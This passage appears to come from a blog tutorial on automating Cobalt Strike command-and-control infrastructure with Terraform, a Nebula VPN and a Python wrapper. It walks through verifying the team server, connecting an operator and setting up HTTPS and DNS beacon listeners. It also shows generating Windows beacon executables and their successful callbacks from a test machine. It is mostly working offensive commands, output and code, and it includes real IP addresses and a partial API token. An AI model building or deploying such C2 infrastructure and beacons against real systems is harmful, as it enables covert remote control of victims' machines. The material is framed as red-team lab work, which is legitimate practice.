
So let me fire this build up one more time to verify everything is working as it should.


```
terraform apply
```



Now I will log into the `team-server` instance at IP `172.104.29.249` as seen above, and check to make sure the `teamserver` process is running and listening on port `50050` as expected.


```
ssh -i keys/red_nebula_rsa root@172.104.29.249
```




System information as of Sat Sep 24 19:01:05 UTC 2022
System load: 0.0
Usage of /: 9.5% of 24.29GB
Memory usage: 24%
Swap usage: 0%
Processes: 99
Users logged in: 0
IP address for eth0: 172.104.29.249
IP address for tun0: 192.168.100.200
8 updates can be applied immediately.
8 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable
New release '20.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.
Last login: Sat Sep 24 18:51:59 2022 from 74.99.80.99
root@localhost:~#

And then to check if the `teamserver` is running on port `50050` by using the following command.

```
ss -tupln
```


RedNebula-beta – team-server.tf
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 4.15.0-192-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
System information as of Sat Sep 24 19:01:05 UTC 2022
System load: 0.0
Usage of /: 9.5% of 24.29GB
Memory usage: 24%
Swap usage: 0%
Processes: 99
Users logged in: 0
IP address for eth0: 172.104.29.249
IP address for tun0: 192.168.100.200
8 updates can be applied immediately.
8 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable
New release '20.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.
Last login: Sat Sep 24 18:51:59 2022 from 74.99.80.99
root@localhost:~# ss -tupln
Netid State Recv-Q Send-Q Local Address:Port Peer Address:Port
udp UNCONN 0 0 [::ffff:0.0.0.0]:4242 *:* users:(("nebula",pid=6011,fd=7))
tcp LISTEN 0 128 0.0.0.0:22 0.0.0.0:* users:(("sshd",pid=875,fd=3))
tcp LISTEN 0 128 [::]:22 [::]:* users:(("sshd",pid=875,fd=4))
tcp LISTEN 0 32 *:50050 *:* users:(("java",pid=6020,fd=10))
root@localhost:~#

Success! The `teamserver` is running which shows as `java` on port `50050`. This means that the SSL certificate was copied correctly, the new KeyStore was built, and the C2 profile is fully loaded and ready to go!

I am almost done with the C2 automation build, and just have to finish up by connecting an operator and testing both the HTTPS and DNS beacons.


Operator Setup


With the C2 infrastructure up and ready to go, the operator will simply need to add the "Lighthouse" IP address to the `config-operator.yaml` configuration file within the `/tmp/nebula` directory. I did not automate this process since the operators may not being use the same machine that was used to build the infrastructure, however any operator only needs the `config-operator.yaml` file, and the 3 keys associated with the operator, also located in the `/tmp/nebula` directory.

```
sed -i 's/LIGHTHOUSE_IP_ADDRESS/172.104.29.143/g' config-operator.yaml
```

Once the IP is set, the following commands will connect to the Nebula network.

```
sudo ./nebula -config config-operator.yaml
```





ca.crt config-operator.yaml nebula nebula-cert operator.crt operator.key
(venv)(d3d@kali)-[/tmp/nebula]
$ sed -i 's/LIGHTHOUSE_IP_ADDRESS/172.104.29.143/g' config-operator.yaml
(venv)(d3d@kali)-[/tmp/nebula]
$ sudo ./nebula -config config-operator.yaml
INFO[0000] Firewall rule added firewallRule="map[caName: caSha: direction:outgoing endPort:0 groups:[] host:any ip: proto:1 startPort:0]"
INFO[0000] Firewall rule added firewallRule="map[caName: caSha: direction:outgoing endPort:0 groups:[team-server] host: ip: proto:0 startPort:0]"
INFO[0000] Firewall rule added firewallRule="map[caName: caSha: direction:incoming endPort:0 groups:[] host:any ip: proto:1 startPort:0]"
INFO[0000] Firewall rule added firewallRule="map[caName: caSha: direction:incoming endPort:0 groups:[team-server] host: ip: proto:0 startPort:0]"
INFO[0000] Firewall started firewallHash=c881995d3062849911 27eb469a58886e6562890859dbb51c7b67749a662a069b
INFO[0000] Main HostMap created network=192.168.180.250/24 preferredRanges="[]"
INFO[0000] Loaded send_recv_error config sendRecvError=always
INFO[0000] Nebula interface is active build=1.6.0 interface=tun0 network=192.168.100.250/24 udpAddr="0.0.0.0:4242"
INFO[0000] Handshake message sent handshake="map[stage:1 style:ix_psk0]" initiatorIndex=2052593189 udpAddrs="[172.104.29.143:4242]" vpnIp=192.168.100.1
INFO[0000] Handshake message received certName=lighthouse1 durationNs=21780931 fingerprint=6302238f5c10c110c981e39ba551c767edff667e4e8ffe21de769d4a70392324 handshake="map[stage:2 style:ix_psk0]" initiatorIndex=2052593189 issuer=35ee0185e57b1e114e41adbc2914a0a9e8bb8f4157f7ac27d9cd6f1df08a40dd remoteIndex=2052593189 responderIndex=2228741157 sentCachedPackets=1 udpAddr="172.104.29.143:4242" vpnIp=192.168.100.1
TODO Problems Terminal Python Packages Python Console Event Log
21:2 LF UTF-8 2 spaces Python 3.9 (RedNebula-beta)


The connection is good, and the operator now has access to the `team-server` instance on port `50050`.

Next I will start up Cobalt Strike on the operator machine in order to connect to the `team-server` instance.


```
/opt/c2/cobaltstrike/start.sh
```




Here I will be setting up some connection input values to establish a connection to the "Team-Server."



Cobalt Strike
Cobalt Strike View Attacks Reporting Help
external internal listener user computer note process pid arch last
Event Log
09/24 15:44:50 *** d3d has joined.
09/24 15:45] d3d
[Lag: 00]

Once connected I am going to setup 2 listeners, one for the HTTPS traffic, and one for the DNS. For the HTTPS listener, I will be using the host `windows.pe` since that is where the entry point to the team server. The options I am using can be seen below.






Once the settings are set to the C2 HTTPS edge domain, 'Save' the listener and make sure there are no errors. Next I am going to generate a Windows Executable to test the beacon, using the HTTPS listener I just created.



Windows Executable
This dialog generates a Windows executable. Use Cobalt Strike Arsenal scripts (Help -> Arsenal) to customize this process.
Listener: HTTPS Beacon Test
Output: Windows EXE
x64: Use x64 payload
sign: Sign executable file
Generate
Help

And once the Windows Executable was generate, I am going to move it to a vulnerable machine so I can test the beacon.



Cobalt Strike
Cobalt Strike View Attacks Reporting Help
external internal listener user computer note process pid arch last
192.168.100... 192.168.1.214 HTTPS Beac... d3d MALICIOUS HTTPS-TEST... 5736 x86 14s
Event Log X
Listeners X
name payload host port bindto beacons profile
HTTPS Beacon ... windows/beacon_https/reverse_h... windows.pe 443 windows.pe default
Add
Edit
Remove
Restart
Help

Boom, almost instantly the newly created beacon popped up without issue! This shows the HTTPS beacon is routing through all the rules and tunnels I created earlier and making it to the team server without issue.

Now it is time to create the DNS listener, in which the options are a little different since I will be using the DNS server and subdomains to route the UDP traffic straight to the team server.



Same routine as last time, 'Save' the listener, then generate a Windows Executable to test on a vulnerable machine, and check the results within a few minutes.


Cobalt Strike
Cobalt Strike View Attacks Reporting Help
external internal listener user computer note process pid arch last
192.168.100... 192.168.1.214 HTTPS Beac... d3d MALICIOUS HTTPS-TEST... 5736 x86 4s
192.168.1.214 DNS Beacon... d3d MALICIOUS DNS.exe 20216 x86 13s
Event Log X Listeners X Web Log X Beacon 192.168.1.214@20216 X
beacon> checkin
[*] Tasked beacon to checkin
[+] host called home, sent: 8 bytes
[MALICIOUS] d3d/20216 last: 13s
beacon>

Success! Both beacons are working without error. The automated build literally dumps an active Cobalt Strike team server in the operators lab, and it only takes about five (5) minutes to build.

Wrapping up with Python

With the automation complete, I will be wrapping the Terraform builder and logic into a neat little Python tool that will spin up and destroy the infrastructure on-demand.

Before I can start building this script, I will need to install two (2) Python modules to help with the logic. Those modules are `pyyaml` and `python-terraform` and can be installed with the following commands.

```
pip install pyyaml
pip install python-terraform
```

Once these two (2) module are installed, I am going add a file named `network.yaml` to the `src/config/` directory, which will store the Linode API key and domain as seen below.

`network.yaml`

```
linode:
  token: 920fd6f3d417600c871ff...
  domain: windows.pe
```

network.yaml hosted with ❤ by GitHub view raw

It is a very simple configuration at this point and lists the Linode values that were stored as a `value` in the `variables.tf` file, so next I will remove the `value` data from `variables.tf` since the values will be stored here from now on.

`variables.tf`

```
variable "linode_token" {
  description = "The Linode API Token"
}

variable "linode_domain" {
  description = "The domain to be used at Linode"
}
```

variables.tf hosted with ❤ by GitHub view raw

As you can see I removed the `value` directive that was there during the testing process.

Now going back in the Python project root folder, I am going to create a file called `c2_build.py` with the following content.


`c2_build.py`


```python
from python_terraform import Terraform, IsFlagged
from yaml import safe_load, YAMLError


def build(template: str, token: str, domain: str) -> dict:
    tf = Terraform(working_dir=template)
    ret, stdout, stderr = tf.apply(
        capture_output=True,
        no_color=IsFlagged,
        skip_plan=True,
        var={'linode_token': token, 'linode_domain': domain})
    if stdout:
        return tf.output()
    if stderr:
        print(stderr)
    return {}


def destroy(template: str, token: str, domain: str) -> None:
    tf = Terraform(working_dir=template)
    ret, stdout, stderr = tf.destroy(
        capture_output=True,
        auto_approve=True,
        force=None,
        var={'linode_token': token, 'linode_domain': domain})
    if stdout:
        print("[*] C2 Build destruction complete!\n")
    if stderr:
        print(stderr)


if __name__ == "__main__":
    import os

    _token: str = ""
    _domain: str = ""
    _template: str = "src/templates"

    if os.name == 'nt':
        print("[!] This tool requires the Linux operating system. Exiting.\n")
        exit(1)

    print("[*] Pulling configuration from src/config/network.yaml")

    try:
        with open('src/config/network.yaml', 'r') as file:
            data = safe_load(file)
            _token = data['linode']['token']
            _domain = data['linode']['domain']
    except (OSError, YAMLError):
        print("[!] Error parsing the YAML configuration file.\n")
        exit(1)

    print("[*] Building network...")
    output: dict = build(_template, _token, _domain)

    print("[*] Output from build...")
    for x in output:
        print(f"Instance {x} has IP {output[x]['value']}")
    input("\nPress any key to destroy build...")
    print("[*] Destroying network...")
    destroy(_template, _token, _domain)
```

c2_build.py hosted with ❤ by GitHub view raw

This is a simple PoC script written to show how you can move complex Terraform builds into Python for the next level of customization. The tool I am currently building will be using more Python to provide more features to the operator, but this build here is for demonstrating how to quickly you can build your own custom C2 infrastructure.

Here is the script when run.





With a single command, the operator now has a fully functional C2 running their favorite framework without about five (5) minutes of total build time, and that includes DNS and HTTPS with SSL.

And with that, I am done.

Subscribe to Malicious Group

Sign up now to get access to the library of members-only issues.

Jamie Larson SUBSCRIBE >

Subscribe

2A04:4E42::775